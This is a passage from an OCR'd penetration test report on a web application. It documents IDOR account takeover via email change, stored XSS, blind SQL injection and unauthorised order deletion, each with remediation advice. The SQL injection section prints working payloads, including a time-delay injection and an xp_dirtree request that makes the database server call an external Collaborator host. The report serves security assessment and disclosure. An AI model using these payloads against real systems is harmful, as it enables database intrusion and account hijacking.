rC2Y5iLn27MbtEwEvT7-oUbTSOcf-m5DtDJOpYoDFfW-VXXtmzNiZzNbikE1BpHiAI49jqMMYRD5F72D6-koD4S-f2Db4JOpZwHBV5oGz1v_BexVp7rhtOjojeTPilSkieVLQw2&
FullName=Test&Email=[redacted]40gmail.com&phone1=[redacted]999&RoleID=5&IsActive=true&ID=62573&AreaID=0
```

Changing the ID to another user, and setting another email to take over the account.

Means that the user with the ID 62573 had his or her email changed to mallory.blazeinfosec@gmail.com **without any sort of interaction or consent**.

An adversary can now issue a password reset request to the newly hijacked email and then log in with the user account:



https:/ [redacted] /user/login


Email *

[redacted]@gmail.com

Password *

•••••••••

entrance



https: [redacted] /User/EditUser?userID=0

Test

Edit investor data

Email

[redacted]@gmail.com

cell phone

[redacted]99

active

Modification

To cause a mass account hijack, an adversary can cycle through different IDs and change their assigned email addresses to attacker-controlled email accounts, where they can later recover the password by means of "Forgot password" functionality.

Reference

- ✓ https://portswigger.net/web-security/access-control/idor
- ✓ https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- ✓ https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Solution

Enforce correct access controls in the API endpoint when changing user's passwords to make sure users can only change their own credentials and nobody else's.

8.2 Stored Cross Site Scripting (XSS)


SEVERITY: HIGH **CWE-ID:** CWE-79 **CVSS SCORE:** 8.9	
AFFECTED POINTS	https://acme.ltd/CRMAajax/ContactListbyCustomerID
OWASP TOP 10	A3 - Injection

Description


Just like most classic attacks against web application, Cross Site Scripting (XSS) happens due to the lack of sanitization of user-supplied input and improper encoding of the output. The objective of XSS is to inject HTML/JavaScript code in the application, which will later be echoed back to the user and executed under the context of the victim's web browser.

Stored Cross-Site Scripting, also known as Persistent Cross-Site Scripting, is considered even more dangerous than its Reflected counterpart because malicious code inserted by the attacker gets stored in the back-end of the application. Thus, the only interaction needed is to browse to the affected functionality of the application for the code to be executed in the browser.

The team performed a series of automated and manual tests to verify the presence of the vulnerability. The assessment revealed the **firstName** parameter in the information created in the ACME application, but consumed as JSON by the endpoint **CRMAjax/ContactListByCustomerID**:



[redacted]



[redacted]

```
f5_cspm=1234;
TS6bedf527027=0893b7b31aab20002be19c033834521f7628f7809c
09767f8eb8bac6f46c9cd2df9b79d639852980082e9b60dc11300008
089be15f487f2441e5e92142785cf7825859184841c1167c96626aa77
```
[redacted]
```
4ea1073b8bcbbe;
```

Several threat scenarios can be leveraged via this vulnerability, such as: dissemination of phishing campaigns, capture of sensitive information, session hijacking, and more.

Reference

- ✓ https://owasp.org/www-community/attacks/xss/
- ✓ https://cwe.mitre.org/data/definitions/79.html

Solution

The general recommendation against injection attacks is to perform sanitization and input validation of every user-supplied data that will be consumed and processed by the application. The steps of validation, sanitization and escaping should happen both in client and server side, whenever possible.

In the specific case of Cross Site Scripting it is recommended to sanitize the input to avoid insertion of HTML tags, like the characters "<" and ">" as well as their encoding variations. It's also important to remember that the output must be correctly escaped to their equivalent in HTML entities:

- ✓ Character " should be escaped to &quot;
- ✓ Character ' should be escaped to &apos;
- ✓ Character & should be escaped to &amp;

- ✓ Character < should be escaped to &lt;
- ✓ Character > should be escaped to &gt;

Modern web application frameworks supports different ways to perform output escaping and in many cases provides adequate levels of protection against Cross-Site Scripting out of the box. Refer to the manual of the framework used in the project, if appropriate, to learn how to leverage this security functionality.

8.3 Application Prone To Blind SQL Injection

SEVERITY: HIGH **CWE-ID:** CWE-89 **CVSS SCORE:** 8.2	
AFFECTED POINTS	https://acme.ltd/ar/ajax/tableaction (columName parameter)
OWASP TOP 10	A3 - Injection

Description

The ACME application allows citizens to manage multiple services online, such as enquiry of construction permit, licenses, management of contracts and plans, commercial registration and more. It seems like it is an old version of the Partner application.


This application was prone to a blind SQL injection attack in the **columnName** parameter in the /ar/ajax/tableaction endpoint.

SQL injection is a vulnerability that occurs when user-supplied input is not properly sanitized when constructing SQL queries and is directly sent to the database without any sort of validation. SQL injection attacks are commonly used to gain unauthorized access to data stored in the back-end database.

Blind SQL injection is a variation of the classic SQL injection attack. The main difference between them lies in the fact that during the execution of a blind SQL injection the application does not exhibit any error message originating from the database.

The query results are done via inferencing. This method consists in sending the application a series of boolean queries and observe the responses in order to determine the existence of a given piece of information.

In order to verify the presence of the vulnerability, the payload **WAITFOR DELAY '0:0:30'—** was used; this makes the database "sleep" for 30 seconds if the attack is successful, as can be seen below:




Target: [redacted]

```
POST /ar/ajax/datatableaction/ HTTP/1.1
[redacted]

columnName=CustomerName'WAITFOR DELAY
'0:0:30'--%20&tableName=6&visible=false
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: -1
X-Frame-Options: DENY
Set-Cookie: ASP.NET_SessionId=3ivrt[redacted]ggwors2; path=/;
HttpOnly
X-UA-Compatible: IE=edge
Date: Wed, 28 Jul 2021 18:03:39 GMT
Connection: close
Content-Length: 0
[redacted]
```

959 bytes | 30,453 millis



```
POST /ar/ajax/datatableaction/ HTTP/1.1
[redacted]

columnName=
CustomerName'%3bdeclare%20@q%20varchar(99)%3bset%20@q%3d'%5c%5ciawwo652
8gztg2fy58j4ph72ktqoed.burpcollab'%2b'orator.net%5cwvh'%3b%20exec%20mas
```

CustomerName';declare @q varchar(99);set @q='\\iawwo6528gztg2fy58j4ph72ktqoed.bu rpcollab'+'orator.net\wvh'; exec master.dbo.xp_dirtree @q;--

Press 'F2' for focus

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | [✓] Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload	Comment
44	2021-Jul-30 09:37:46 UTC	DNS	iawwo6528gztg2fy58j4ph72ktq...	
45	2021-Jul-30 09:37:45 UTC	DNS	iawwo6528gztg2fy58j4ph72ktq...	
46	2021-Jul-30 09:37:49 UTC	DNS	iawwo6528gztg2fy58j4ph72ktq...	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **iawwo6528gztg2fy58j4ph72ktqoed.burpcollaborator.net.**

The lookup was received from IP address [redacted] at 2021-Jul-30 09:37:46 UTC.

Another proof of the presence of the vulnerability was using master.dbo.xp_dirtree to attempt to list the directories in a remote Windows share. The share had a DNS controlled by the team and we could see DNS requests coming from ACME's servers, as per the screenshot above.

The SQL injection in question is blind and more difficult to exploit than others, and in the duration of the assessment it was not possible to fully exploit the vulnerability, but its presence is more than confirmed with two different approaches.

If successfully exploited, the vulnerability is believed it can be used to extract the Bcrypt password hashes and used in the pass-the-hash attacks described later in this report, as well as altering and deleting information from the database.

Reference

- ✓ https://owasp.org/www-community/attacks/Blind_SQL_Injection
- ✓ https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection
- ✓ https://portswigger.net/web-security/sql-injection/blind

Solution

The general recommendation against injection attacks is to perform sanitization and input validation any user-supplied data that will be consumed and processed by the application, especially in database queries. This validation and sanitization steps should happen both in client and server side.

In the specific case of SQL injection vulnerabilities, the recommendation is to move away from constructing dynamic queries with user-provided input and instead use prepared statements, thereby separating code (the original intended query itself) from data (user-supplied).

8.4 Deletion Of Order Requests Of Other Users


SEVERITY: **HIGH** **CWE-ID:** CWE-284 **CVSS SCORE:** 8.1	
AFFECTED POINTS	https://acme.ltd/Acme/AcmeOrder
OWASP TOP 10	A1 - Broken Access Control

Description

The application permits functionalities such as application for creation of a new industrial facility.


The team spent large portions of the assessment looking for issues related to improper access controls where a user could interfere or have unauthorized access to other user's data.

The problem was found in the order functionality. Below we can see the Trading User B has an order pending for approval:



	the condition	The date of application	Type of Request	Enterprise
≡	new	[illegible]	[illegible]	Trading User B

Another user, User Test A, has two orders and will be used to delete the order for the User B:



https://[redacted]orderID=207565

…User

Pre-approval application details

Pending initial approval


Trading User B

Basic data of the facility

Trading User B property	[illegible]
m2 300	[illegible]
Aug, 2021 ,01	[illegible]

Applicant details

UserB	order by
[redacted]	Mobile number
[redacted]	E-mail



https://[redacted]

Test


List of orders

an offer 10 Statement for each page

research

	the condition	The date of application	Type of Request	Enterprise
≡	new	Aug, 2021 ,01	Initial approval request	Test Company Trade Name Ltd
≡	new	Aug, 2021 ,01	Initial approval request	Test Company Trade Name Ltd

When clicking on user's Test A order, we can see what the request looks like:

